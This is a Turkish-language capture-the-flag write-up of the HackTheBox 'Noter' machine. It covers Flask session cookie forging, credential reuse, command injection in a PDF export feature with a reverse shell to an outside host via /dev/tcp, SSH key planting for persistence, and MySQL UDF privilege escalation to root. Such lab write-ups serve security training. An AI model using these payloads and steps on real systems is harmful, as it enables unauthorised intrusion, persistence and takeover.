

HackTheBox

# Noter Write up

---

Kaan Bıçaklar

2 Temmuz 2022

---

# Giriş

1. Nmap
2. Web Sunucu
3. FTP
4. App.py Exploit(RCE)
5. Yetki yükseltme

## Nmap

Sistemde açık portları ve çalışan uygulama sürümlerini görmek için aşağıdaki komut çalıştırılır

```
nmap -A -p- 10.10.11.160
```


```
$ nmap -A -p- 10.10.11.160
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-02 05:10 EDT
Stats: 0:00:08 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 1.12% done; ETC: 05:20 (0:10:19 remaining)
Stats: 0:30:20 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 99.99% done; ETC: 05:40 (0:00:00 remaining)
Stats: 0:30:24 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 99.99% done; ETC: 05:40 (0:00:00 remaining)
Nmap scan report for noter.htb (10.10.11.160)
Host is up (0.15s latency).
Not shown: 65528 closed tcp ports (conn-refused)
PORT      STATE      SERVICE      VERSION
21/tcp    open      ftp          vsftpd 3.0.3
22/tcp    open      ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 c6:53:c6:2a:e9:28:90:50:4d:0c:8d:64:88:e0:08:4d (RSA)
|   256 5f:12:58:5f:49:7d:f3:6c:bd:9b:25:49:ba:09:cc:43 (ECDSA)
|_  256 f1:6b:00:16:f7:88:ab:00:ce:96:af:a6:7e:b5:a8:39 (ED25519)
5000/tcp  open      http         Werkzeug httpd 2.0.2 (Python 3.8.10)
|_ http-title: Noter
5677/tcp  filtered  questdb2-lnchr
38652/tcp filtered  unknown
48386/tcp filtered  unknown
52422/tcp filtered  unknown
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2305.31 seconds
```


**İlk analiz:**ftp sunucusunun anonymous girişi kapalıdır bu yüzden ilk başlamamız gereken yer olarak 5000 portunda bulunan web serverdir

## Web sunucu

web sunucusu üzerinde bulunan servisler wappalyzer yardımı ile incelenmiştir



Web sunucu üzerinde birden fazla yerde XSS güvenlik açığı bulunmaktadır fakat tüm XSS zafiyetleri Self XSS olarak bilinen ve impact ı küçük olan bir XSS türüdür.



```
<DOCTYPE html>
<html> event
  <head> </head>
  <body>
    <nav class="navbar navbar-default"> </nav>
    <div class="container">
      ::before
      <div class="alert alert-danger">Invalid credentials</div>
      <h1>Login</h1>
      <form action="" method="POST">
        <div class="form-group">
          <label>Username</label>
          <input class="form-control" type="text" name="username" value="asasd" onmouseover="alert(1)"> event
        </div>
        <div class="form-group">
          <label>Password</label>
          <input class="form-control" type="password" name="password" value="asasd" onmouseover="alert(1)"> event
        </div>
        <button class="btn btn-primary" type="submit">Submit</button>
      </form>
    </div>
  </body>
</html>
```

Siteye register olup giriş yaptım ve ilk dendiğim şeylerden biri notları görüntüleme kısmında idor ve benzeri saldırı çeşitlerini denemek oldu fakat idor denendiğinde veya sitenin kabul etmeyeceği herhangi bir şey denendiğinde 500 status kodu (internal server error) aldım ve yanlış yere baktığımı fark ettim.

Session cookie yi inceledim ilk başta **Jason Web Token** olduğunu düşündüm.

```
eyJsb2dnZWRFaW4iOnRydWUsInVzZXJuYW11IjoibW9uIn0.YsAKtg.MeDFxBT4s9eY1t7ARP9PeJy7-4M|
```

Warning: Looks like your JWT payload is not a valid JSON object. JWT payloads must be top level JSON objects as per <https://tools.ietf.org/html/rfc7519#section-7.2>

HEADER: ALGORITHM & TOKEN TYPE

```
{  "logged_in": true,  "username": "mon"}
```

PAYLOAD: DATA

```
"b0\n"
```

VERIFY SIGNATURE


```
HMACSHA256(  base64UrlEncode(header) + "." +  base64UrlEncode(payload),  your-256-bit-secret  ) ☐ secret base64 encoded
```

Fakat görüldüğü gibi jwt token ı invalid olarak gösterdiği için ilgili Cookie'nin nmap çıktısının yardımı ile Flask Session cookie olduğunu fark ettim.Flask session cookie nin nasıl çalıştığını araştırdım ve karşıma **Flask Session Cookie Forging** Adında bir saldırı metodu olduğunu fark ettim. Daha sonra <https://pypi.org/project/flask-unsign/> adresinde bulunan kütüphaneyi indirdim ve unsign fonksiyonu ile secret değerini brute force ile buldum.

```
(kali@kali)-[~/Desktop]
$ flask-unsign --unsign --cookie < cookie.txt

[*] Session decodes to: {'logged_in': True, 'username': 'mon'}
[*] No wordlist selected, falling back to default wordlist..
[*] Starting brute-forcer with 8 threads..
[*] Attempted (1920): ——BEGIN PRIVATE KEY——S T
[+] Found secret key after 17280 attemptszsb8joun01c4h
'secret123'
```

Secret değerini bulmamız sayesinde var olduğunu bildiğimiz her kullanıcı hesabı ele geçirilebilir(**account takeover**). bu yüzden site içerisinde farklı kullanıcıları bulmamız gerekiyor.Aklıma ilk gelen kısım ise Login kısmında username enumeration yapılabilceğiydi. Sistemde var olmayan bir username girerseniz hata değeri Invalid credentials olacaktır.Fakat kullanıcı adı doğru ve şifresi yanlış ise Invalid login hata değeri oluşmaktadır.



Bu şekilde intruder kullanarak “blue” adlı kullanıcıyı bulduk.

```
(kali@kali)-[~/Desktop]
$ flask-unsign --sign --cookie '{"logged_in': True, 'username': 'blue'}" --secret 'secret123'
eyJsb2dnZWRFaW4iOnRydWUsInVzZXJuYW1lIjoieYmx1ZSJ9.YsANLA.LJQ2UNWitiAW3401SQeG7zy9An8

(kali@kali)-[~/Desktop]
$
```

username değişkenine blue değerini atayıp Secret değeri ile imzaladığımızda ve Browserdaki Session cookie'mizi oluşturduğumuz cookie ile değiştirdiğimizde blue adlı kullanıcının hesabına erişmiş oluyoruz.

Kullanıcının oluşturmuş olduğu notları okuduğumuzda:

**Title**

Before the weekend

**Body**

**B** **I** |

- \* Delete the password note
- \* Ask the admin team to change the password

## Noter Premium Membership

Written by ftp\_admin on Mon Dec 20 01:52:32 2021

Hello, Thank you for choosing our premium service. Now you are capable of doing many more things with our application. All the information you are going to need are on the Email we sent you. By the way, now you can access our FTP service as well. Your username is 'blue' and the password is 'blue@Noter!'. Make sure to remember them and delete this.  
(Additional information are included in the attachments we sent along the Email)

We all hope you enjoy our service. Thanks!

ftp\_admin

Ele Geçirdiğimiz kullanıcı bilgileri blue:blue@Noter! ile ftp ye bağlandım.

### **Password Creation**

1. All user and admin passwords must be at least [8] characters in length. Longer passwords and passphrases are strongly encouraged.
2. Where possible, password dictionaries should be utilized to prevent the use of common and easily cracked passwords.
3. Passwords must be completely unique, and not used for any other system, application, or personal account.
4. Default user-password generated by the application is in the format of "username@site\_name!" (This applies to all your applications)
5. Default installation passwords **must be changed immediately** after installation is complete.

### **Enforcement**

It is the responsibility of the end user to ensure enforcement with the policies above.

If you believe your password may have been compromised, please **immediately** report the incident to "Noter Team" and change the password.



Genel şifre kullanımı Hakkında bulunan policies.pdf dosyasında varsayılan şifrenin username@site\_name! olduğu belirtilmiş. Burada ilk aklımıza gelecek ilk şey ftp\_admin kullanıcısının varsayılan credential lar ile giriş yapmaktı. **ftp\_admin:ftp\_admin@Noter!** bilgileri ile ftp ye girdik ve 2 tane backup dosyasıyla karşılaştım.

```
150 Here comes the directory listing.
drwxr-xr-x  2 0      1003      4096 May 02 23:05 .
drwxr-xr-x  2 0      1003      4096 May 02 23:05 ..
-rw-r--r--  1 1003    1003     25559 Nov 01 2021 app_backup_1635803546.zip
-rw-r--r--  1 1003    1003     26298 Dec 01 2021 app_backup_1638395546.zip
226 Directory send OK.
ftp> get app_backup_1635803546.zip
```

Bulunan zip dosyalarını çıkardım ve sürümler arasındaki farkı bulmak için;

```
(kali@kali)-[~/Desktop/app_backup_1635803546]
$ diff app.py ../app_backup_1638395546/app.py
17,18c17,18
< app.config['MYSQL_USER'] = 'root'
< app.config['MYSQL_PASSWORD'] = 'Nildogg36'
```

Mysql **root:Nildogg36**

## App.py Exploit

App.py isimli dosya incelendiğinde tehlikeli olabilecek 2 fonksiyon bulunmaktadır.

```
# Export local
@app.route('/export_note_local/<string:id>', methods=['GET'])
@is_logged_in
def export_note_local(id):
    if check_VIP(session['username']):

        cur = mysql.connection.cursor()

        result = cur.execute("SELECT * FROM notes WHERE id = %s and author = %s", (id,session['username']))

        if result > 0:
            note = cur.fetchone()

            rand_int = random.randint(1,10000)
            command = f"node misc/md-to-pdf.js ${note['body']}' {rand_int}"
            subprocess.run(command, shell=True, executable="/bin/bash")

            return send_file(attachment_dir + str(rand_int) + '.pdf', as_attachment=True)

        else:
            return render_template('dashboard.html')
    else:
        abort(403)
```

```
def export_note_remote():
    if check_VIP(session['username']):
        try:
            url = request.form['url']
            status, error = parse_url(url)

            if (status is True) and (error is None):
                try:
                    r = pyrequest.get(url,allow_redirects=True)
                    rand_int = random.randint(1,10000)
                    command = f"node misc/md-to-pdf.js ${r.text.strip()}' {rand_int}"
                    subprocess.run(command, shell=True, executable="/bin/bash")

                    if os.path.isfile(attachment_dir + f'{str(rand_int)}.pdf'):
                        return send_file(attachment_dir + f'{str(rand_int)}.pdf', as_attachment=True)

                    else:
                        return render_template('export_note.html', error="Error occured while exporting the !")

                except Exception as e:
                    return render_template('export_note.html', error="Error occured!")

            else:
                return render_template('export_note.html', error=f"Error occured while exporting ! ({error})")

        except Exception as e:
            return render_template('export_note.html', error=f"Error occured while exporting ! ({e})")

    else:
        abort(403)
```

İlgili fonksiyonlarda **md\_to\_pdf.js** adlı bir nodejs uygulamasına gönderilmektedir. Bu Node js modülünde **CVE-2021-23639** adlı exploit olduğunu fark ettim

```
const { mdToPdf } = require('md-to-pdf');

(async () => {
  await mdToPdf({ content: process.argv[2] }, { dest: './misc/attachments/' + process.argv[3] + '.pdf' });
})();
```

Burada kullanılan metot oldukça zafiyet bulundurabilecek bir metoddur. ilk başta testleri **export\_note\_local** fonksiyonu ile yapmaya çalıştım fakat bu fonksiyonun bozuk olduğunu fark ettim daha sonra **export\_note\_remote** fonksiyonuyla kendi web sunucum üzerinden zararlı bir .md dosyası oluşturup pdf e dönüştürmeyi denedim ve başarılı bir şekilde shell aldım

The screenshot shows a web application interface on the right and a terminal window on the left. The web application has a header with 'Noter', 'Home', and 'Notes' links. Below the header, there is a red error message: 'Error occurred while exporting the note!'. The main content area is titled 'Export Notes' and contains the text 'Export an existing Note'. Below this, there is a section titled 'Export directly from cloud' with a 'URL' label and a text input field containing 'http://10.10.14.33:1337/asd.md'. A green 'Export' button is located below the input field. The terminal window on the left shows a command prompt with the following commands and output:

```
app.py
1; bash -i >& /dev/tcp/10.10.14.33/4242 0>&1;
```

The terminal output shows a successful connection to the remote host:

```
listening on [any] 4242 ...
connect to [10.10.14.33] from (UNKNOWN) [10.10.11.160] 50942
ash: cannot set terminal process group (1265): Inappropriate ioctl for device
ash: no job control in this shell
c@noter:~/app/web$ ^C

--(kali@kali):~/Desktop
$ nc -l -p 4242
listening on [any] 4242 ...
connect to [10.10.14.33] from (UNKNOWN) [10.10.11.160] 50954
ash: cannot set terminal process group (1265): Inappropriate ioctl for device
ash: no job control in this shell
c@noter:~/app/web$ ^C
```

Bu saldırı nın analizini yapmamız gerekir ise

App.py uygulamasında;

```
rand_int = Random.randint(1,10000)
command = f"node misc/md-to-pdf.js ${r.text.strip()} {rand_int}"
subprocess.run(command, shell=True, executable="/bin/bash")
```

komut satırlarında bulunan değerlerin herhangi bir filtrelemeden geçmeden direkt komut satırına yazılması şu şekilde bir komutun çalışmasına neden olmuştur.

```
/bin/bash -c node misc/md-to-pdf.js $''; bash -i >& /dev/tcp/10.10.14.33/4243 0>&1;'' 4712
```

bu nedenle Sistem üzerinde başarılı bir şekilde komut yürütme(RCE) zafiyetinden yararlanabildik.

## Yetki Yükseltme

Sistemden shell alındıktan sonra yapılması gereken ilk işin alınan shell' i stabil hale getirmektir.

Bunun için ilk başta saldırgan makine üzerinde:

```
ssh-keygen
```

```
cd /home/<user>/.ssh/
```

```
cat id_rsa.pub
```

id\_rsa.pub isimli dosya kopyalandıktan sonra hedef makine üzerinde .ssh klasörü içinde authorized\_keys adlı dosya olarak eklenir bunun için hedef makine üzerinde:

```
svc@noter:~/.ssh$ ls
ls
id_rsa
id_rsa.pub
svc@noter:~/.ssh$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGC/7B+gkswvHU6IIfefWx5AcXX/mMjTLW018B3rvUnPmbrwkYr6qVNgExwuXj88mr70T5q1EzU5qS6
lGVwGULikQdBKAsygg6q1j1/uffIazLubKMvLPqT0HKZqz7Dh8XBHmlt+XKLYuwtzmqJ0lmlJvsog6zufqLaUme9QcE02VVigdp1FacuFthoK+H2LPoL7hKrSPH7IE7bFpIqfHHA61uLVY
CmBJE2tpC0I17dsci+dAH0edYYRvSwmFYgWfDkQXafG3DoufeN4faOZOAvxaABeEquPvyZGITepMHdz71iN0muZdfvHyB0ZSjHtB32iNgkEUmr/qC20vVK3/aHcZMJQ7EvaX6cx+f8M1N9
VhDLm8cMML08zM7pXrdzbIrQVZQsYg0uLU= kali@kali" > authorized_keys
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGC/7B+gkswvHU6IIfefWx5AcXX/mMjTLW018B3rvUnPmbrwkYr6qVNgExwuXj88mr70T5q1EzU5qS61kVNNEYx1K1v/1oXzE
6q1j1/uffIazLubKMvLPqT0HKZqz7Dh8XBHmlt+XKLYuwtzmqJ0lmlJvsog6zufqLaUme9QcE02VVigdp1FacuFthoK+H2LPoL7hKrSPH7IE7bFpIqfHHA61uLVYmCGws6T3F7ToPt5Lh
dAH0edYYRvSwmFYgWfDkQXafG3DoufeN4faOZOAvxaABeEquPvyZGITepMHdz71iN0muZdfvHyB0ZSjHtB32iNgkEUmr/qC20vVK3/aHcZMJQ7EvaX6cx+f8M1N94JDbjVYwGZtCXyABr
dzbIrQVZQsYg0uLU= kali@kali" > authorized_keys
svc@noter:~/.ssh$ ls
ls
authorized_keys
id_rsa
id_rsa.pub
svc@noter:~/.ssh$
```

komutları çalıştırılır.

Daha sonra ise aşağıdaki komut saldırgan makine tarafında çalıştırılır

```
ssh -i id_rsa svc@10.10.11.160
```

shell imizi yükselttiğimize göre artık sistemi enumerate edebiliriz. Linpeas , pspy64 toolarını çalıştırdığımızda ve sistemde yetki yükseltme metotları aradığımızda karşımıza kullanılabilecek çok fazla seçenek çıkmadı. Fakat daha sonra aklıma bulduğumuz mysql kullanıcı bilgilerini kullanarak **UDF(User Defined Functions)** dan yararlanarak yetki yükseltebileceğimi fark ettim.

Öncelikle <https://www.exploit-db.com/exploits/1518> adresinde bulunan c dosyasını indirip hedef sisteme atıyoruz ardından aşağıda bulunan komutları çalıştırıyoruz

```
gcc -g -c raptor_udf2.c
```

```
gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so  
raptor_udf2.o -lc
```

```
svc@noter:/tmp$ mysql -u root -p  
Enter password:  
Welcome to the MariaDB monitor.  Commands end with ; or \g.  
Your MariaDB connection id is 632  
Server version: 10.3.32-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04  
  
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement  
  
MariaDB [(none)]> use mysql;  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A
```

```
MariaDB [mysql]> create table foo(line blob);  
Query OK, 0 rows affected (0.008 sec)  
  
MariaDB [mysql]> insert into foo values(load_file('/tmp/raptor_udf2.so'));  
Query OK, 1 row affected (0.003 sec)  
  
MariaDB [mysql]> select * from foo into dumpfile '/usr/lib/raptor_udf2.so';
```

```
MariaDB [mysql]> select * from foo into dumpfile '/usr/lib/x86_64-linux-gnu/mariadb19/plugin/raptor_udf2.so';  
Query OK, 1 row affected (0.000 sec)  
  
MariaDB [mysql]> create function do_system returns integer soname 'raptor_udf2.so';  
Query OK, 0 rows affected (0.001 sec)
```

```

MariaDB [mysql]> select * from mysql.func;
+-----+-----+-----+-----+
| name      | ret | dl      | type      |
+-----+-----+-----+-----+
| do_system | 2   | raptor_udf2.so | function |
+-----+-----+-----+-----+
1 row in set (0.000 sec)

MariaDB [mysql]> select do_system('chmod 4777 /bin/bash');
+-----+
| do_system('chmod 4777 /bin/bash') |
+-----+
| 0 |
+-----+
1 row in set (0.003 sec)

MariaDB [mysql]> exit
Bye
svc@noter:/tmp$ bash -p
bash-5.0# whoami
root
bash-5.0#

```

Son kalan kısmında /bin/bash e Suid yetki veriyoruz ve bash -p komutu çalıştırılarak root yetkisinde komut çalıştırmaya başlıyoruz.